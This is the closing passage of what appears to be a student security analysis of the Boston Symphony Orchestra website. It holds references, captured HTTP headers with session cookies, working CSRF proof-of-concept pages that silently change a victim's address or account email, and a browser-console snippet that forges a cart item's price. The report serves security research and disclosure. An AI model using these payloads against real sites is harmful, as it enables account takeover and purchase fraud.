[9] "Sqlmap®." Sqlmap: Automatic SQL Injection and Database Takeover Tool. Web. 11 May 2016.
[10] "Blind SQL Injection." OWASP. Web. 11 May 2016.
[11] “Download,” Wireshark · Go Deep.[Online]. Available at: https://www.wireshark.org/. [Accessed: 11-May-2016].
[12] “Cookies Manager ,” :: Add-ons for Firefox. [Online]. Available at: https://addons.mozilla.org/en-us/firefox/addon/cookies-manager-plus/. [Accessed: 11-May-2016].
[13] “SSL Checker,” - SSL Certificate Verify. [Online]. Available at: https://www.sslshopper.com/ssl-checker.html. [Accessed: 11-May-2016].
[14] “Schneier on Security,” Blog. [Online]. Available at: https://www.schneier.com/blog/archives/2012/10/when_will_we_se.html. [Accessed: 11-May-2016].
[15] “SHA1 Deprecation: What You Need to Know,” Qualys Blog, Sep-2014. [Online]. Available at: https://blog.qualys.com/ssllabs/2014/09/09/sha1-deprecation-what-you-need-to-know. [Accessed: 11-May-2016].
[16] "Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet." OWASP. Web. [Accessed: 11 May 2016].
[17] “OWASP Zed Attack Proxy Project,”- OWASP. [Online]. Available at: https://www.owasp.org/index.php/owasp_zed_attack_proxy_project. [Accessed: 11-May-2016].
[18] “How to Hack a Mobile App: It's Easier than You Think!,” Security Intelligence, May-2014. [Online]. Available at: https://securityintelligence.com/how-to-hack-a-mobile-app-its-easier-than-you-think/. [Accessed: 11-May-2016].
[19] Jing, C., Krosnick, R., Liu, S. Toy, K. “Security Analysis of GrubHub: There is such a thing as a free lunch!”. 13 May 2015. Available at: http://courses.csail.mit.edu/6.857/2015/files/jing-toy-krosnick.pdf.
[20] “Must Have Libraries,” Codepath. [Online]. Available at: https://guides.codepath.com/android/must-have-libraries. [Accessed: 11-May-2016].
[21] “greenDAO: Android ORM for your SQLite database,” Open Source by greenrobot. [Online]. Available at: http://greenrobot.org/greendao/. [Accessed: 11-May-2016].
[22] “daj/android-orm-benchmark,”GitHub Repository. [Online]. Available at: https://github.com/daj/android-orm-benchmark. [Accessed: 11-May-2016].
[23] “square/okio,” GitHub Repository. [Online]. Available at: https://github.com/square/okio. [Accessed: 11-May-2016].

Appendix A: Headers

```
GET https://www.bso.org/
 Accept:
 text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*
 ;q=0.8
 Upgrade-Insecure-Requests: 1
 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36
 (KHTML, like Gecko) Chrome/49.0.2623.112 Safari/537.36
 Accept-Encoding: gzip, deflate, sdch
 Accept-Language: en-US,en;q=0.8
 Cookie: ASP.NET_SessionId=0q55fwgvxnd5yf0idcdswl44; CURRENT_USER=;
 NSC_TNWM_WT_IUUQ1=ffffffffaf1ce63a45525d5f4f58455e445a4a423660;
 _gat=1; queueit_js_bsoorg_activepointer_userverified=verified;
 _ga=GA1.2.1453538678.1457308534


HTTP/1.1 200 OK
 Cache-Control: private,No-cache
 Content-Type: text/html; charset=utf-8
 Content-Encoding: gzip
 Vary: Accept-Encoding
 Server: Microsoft-IIS/7.5
 X-AspNet-Version: 4.0.30319
 X-Powered-By: ASP.NET
 X-XSS-Protection: 1; mode=block
 X-Frame-Options: SAMEORIGIN
 Date: Thu, 28 Apr 2016 16:57:23 GMT
 Content-Length: 12624




GET https://atlstaging.bso.org/
 Accept:
 text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*
 ;q=0.8
 X-DevTools-Emulate-Network-Conditions-Client-Id:
 AA7EE1DD-B4A1-4E7F-8A72-4BAAD02E0EEE
 Upgrade-Insecure-Requests: 1
 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36
 (KHTML, like Gecko) Chrome/49.0.2623.112 Safari/537.36
 Accept-Encoding: gzip, deflate, sdch
 Accept-Language: en-US,en;q=0.8
 Cookie: ASP.NET_SessionId=hl3b1nbppllvwohf3kvegawt;
 NSC_BUM_WT_IUUQ1=ffffffffc3a0e63045525d5f4f58455e445a4a423660;
 CURRENT_USER=; _gat=1; _ga=GA1.3.1453538678.1457308534;
 _gat_UA-1852385-6=1;
 __utma=140785506.1453538678.1457308534.1461630809.1461862421.2;
 __utmb=140785506.1.9.1461862421; __utmc=140785506;
 __utmz=140785506.1461630809.1.1.utmcsr=(direct)|utmccn=(direct)|utmc
 md=(none); _ga=GA1.2.1453538678.1457308534


HTTP/1.1 200 OK
 Cache-Control: private,No-cache
 Content-Type: text/html; charset=iso-8859-1
 Content-Encoding: gzip
 Vary: Accept-Encoding
 Server: Microsoft-IIS/7.5
 X-AspNet-Version: 4.0.30319
 X-Powered-By: ASP.NET
 Access-Control-Allow-Origin: *
 Access-Control-Allow-Methods: GET,POST
 Access-Control-Allow-Headers: Content-Type
 X-Frame-Options: SAMEORIGIN
 Public-Key-Pins: pin-sha256="sha256"; pin-sha256="sha256";
 max-age=15768000; includeSubDomains
 X-XSS-Protection: 1; mode=block
 X-Content-Type-Options: nosniff
 Date: Thu, 28 Apr 2016 16:58:33 GMT
 Content-Length: 12355
```

Appendix B: CSRF Attacks

Code for the address update CSRF attack:

```
<html>
<form name = "CSRF" method = "post"
action="https://atlstaging.bso.org/Constituent/UpdateAddress"
target="my_iframe">
<input type="hidden" name="Active" value="True" />
<input type="hidden" name="AddressAvailabilityMonths"
value="YYYYYYYYYYYY" />
<input type="hidden" name="AddressType" value="Home" />
<input type="hidden" name="City" value="Rosewood" />
<input type="hidden" name="CountryExternalId" value="1" />
<input type="hidden" name="Phone" value="(919) 423-6431" />
<input type="hidden" name="PostalCode" value=”19010" />
<input type="hidden" name="Primary" value="True" />
<input type="hidden" name="StreetPrimary" value="A’s Lair" />
<input type="hidden" name="StateExternalId" value="PA" />
</form>
<iframe name="my_iframe" style="visibility:hidden"></iframe>
<script type="text/javaScript">
document.CSRF.submit();
document.getElementsByName("my_iframe")[0].addEventListener("load",
function() {
    top.location.href =
"https://www.youtube.com/watch?v=CE-JlvmnRtY";
}, false);
</script>
</html>
```

Code for the email update CSRF attack:

```
<html>
<form name = "CSRF" method = "post"
action="https://www.bso.org/Constituent/UpdateConstituentID"
target="my_iframe">
<input type="hidden" name="UserName" value="duanp@mit.edu" />
</form>
<iframe name="my_iframe" style="visibility:hidden"></iframe>
<script type="text/javaScript">
document.CSRF.submit();
document.getElementsByName("my_iframe")[0].addEventListener("load",
function() {
    top.location.href =
"https://www.youtube.com/watch?v=CE-JlvmnRtY";
}, false);
```

```
</script>
</html>
```

Appendix C: Editing Cart Items

The following command was executed in the Chrome console.

```
document.getElementsByClassName("items-list
multiple-shipping")[0].innerHTML =
document.getElementsByClassName("items-list
multiple-shipping")[0].innerHTML +
                `<h2 class='category-title'> Merchandise </h2>
                <ul  class="">
                    <li class='item'>
                        <section class='item-shortview'>
<div class='item-description'>
    <h3 class='item-header'></h3>
    <h2 class='item-title'> Boston Symphony Orchestra: Wagner and
Sibelius - (CD) </h2>
    <div class='gift-message' style='display: none'>
        Gift Message :
    </div>
</div>
                        </section>
                        <section class='item-shipping'>
                            <label
for="CartItems_1__ShippingInformation_ShipTo">Ship To</label>
                            <input class="shipping-name"
id="CartItems_1__ShippingInformation_ShipTo"
name="CartItems[1].ShippingInformation.ShipTo" type="text" value=""
/>
                            <label
for="CartItems_1__ShippingInformation">Shipping Address</label>
                            <select class="shipping-address"
id="CartItems_1__ShippingInformation_Address_AddressNumberExternalId"
name="CartItems[1].ShippingInformation.Address.AddressNumberExternalI
d"><option value="4244374">14 Fiddlers Green Drive</option>
</select>
                            <label
for="CartItems_1__ShippingInformation_ShippingMethod">Delivery
Method</label>
```

```
                            <select class="shipping-method"
id="CartItems_1__ShippingInformation_ShippingMethod_Id"
name="CartItems[1].ShippingInformation.ShippingMethod.Id"><option
value="15504">Standard Delivery</option>
<option value="15505">Express</option>
<option value="40064">International Delivery</option>
</select>
                        </section>
                        <input data-val="true" data-val-required="The
CanAddGiftMessage field is required."
id="CartItems_1__CanAddGiftMessage"
name="CartItems[1].CanAddGiftMessage" type="hidden" value="True" />
                        <input data-val="true" data-val-required="The
CanChangeQuantity field is required."
id="CartItems_1__CanChangeQuantity"
name="CartItems[1].CanChangeQuantity" type="hidden" value="True" />
                        <input data-val="true" data-val-required="The
DisplaySeatedTicketInfo field is required."
id="CartItems_1__DisplaySeatedTicketInfo"
name="CartItems[1].DisplaySeatedTicketInfo" type="hidden"
value="False" />
                        <input data-val="true" data-val-number="The
field FundExternalId must be a number." data-val-required="The
FundExternalId field is required." id="CartItems_1__FundExternalId"
name="CartItems[1].FundExternalId" type="hidden" value="0" />
                        <input id="CartItems_1__GiftMessage"
name="CartItems[1].GiftMessage" type="hidden" value="" />
                        <input id="CartItems_1__HeaderValue"
name="CartItems[1].HeaderValue" type="hidden"
value="MerchandiseCartItem" />
                        <input id="CartItems_1__HeaderDisplayValue"
name="CartItems[1].HeaderDisplayValue" type="hidden"
value="Merchandise" />
                        <input data-val="true" data-val-number="The
field ItemType must be a number." data-val-required="The ItemType
field is required." id="CartItems_1__ItemType"
name="CartItems[1].ItemType" type="hidden" value="16" />
                        <input id="CartItems_1__LineNum"
name="CartItems[1].LineNum" type="hidden" value="10592853" />
                        <input data-val="true" data-val-number="The
field Quantity must be a number." data-val-required="The Quantity
field is required." id="CartItems_1__Quantity"
name="CartItems[1].Quantity" type="hidden" value="1" />
```

```
                        <input data-val="true" data-val-required="The
SetShippingMerchandise field is required."
id="CartItems_1__SetShippingMerchandise"
name="CartItems[1].SetShippingMerchandise" type="hidden" value="True"
/>
                        <input data-val="true" data-val-required="The
SetShippingTicket field is required."
id="CartItems_1__SetShippingTicket"
name="CartItems[1].SetShippingTicket" type="hidden" value="False" />
                        <input data-val="true" data-val-required="The
SharedShipping field is required." id="CartItems_1__SharedShipping"
name="CartItems[1].SharedShipping" type="hidden" value="False" />
                        <input id="CartItems_1__Sku"
name="CartItems[1].Sku" type="hidden" value="0" />
                        <input data-val="true" data-val-number="The
field TotalCost must be a number." data-val-required="The TotalCost
field is required." id="CartItems_1__TotalCost"
name="CartItems[1].TotalCost" type="hidden" value="17.9500" />
                        <input data-val="true" data-val-required="The
IsShippable field is required." id="CartItems_0__IsShippable"
name="CartItems[1].IsShippable" type="hidden" value="True" />
                    </li>
                </ul>`
```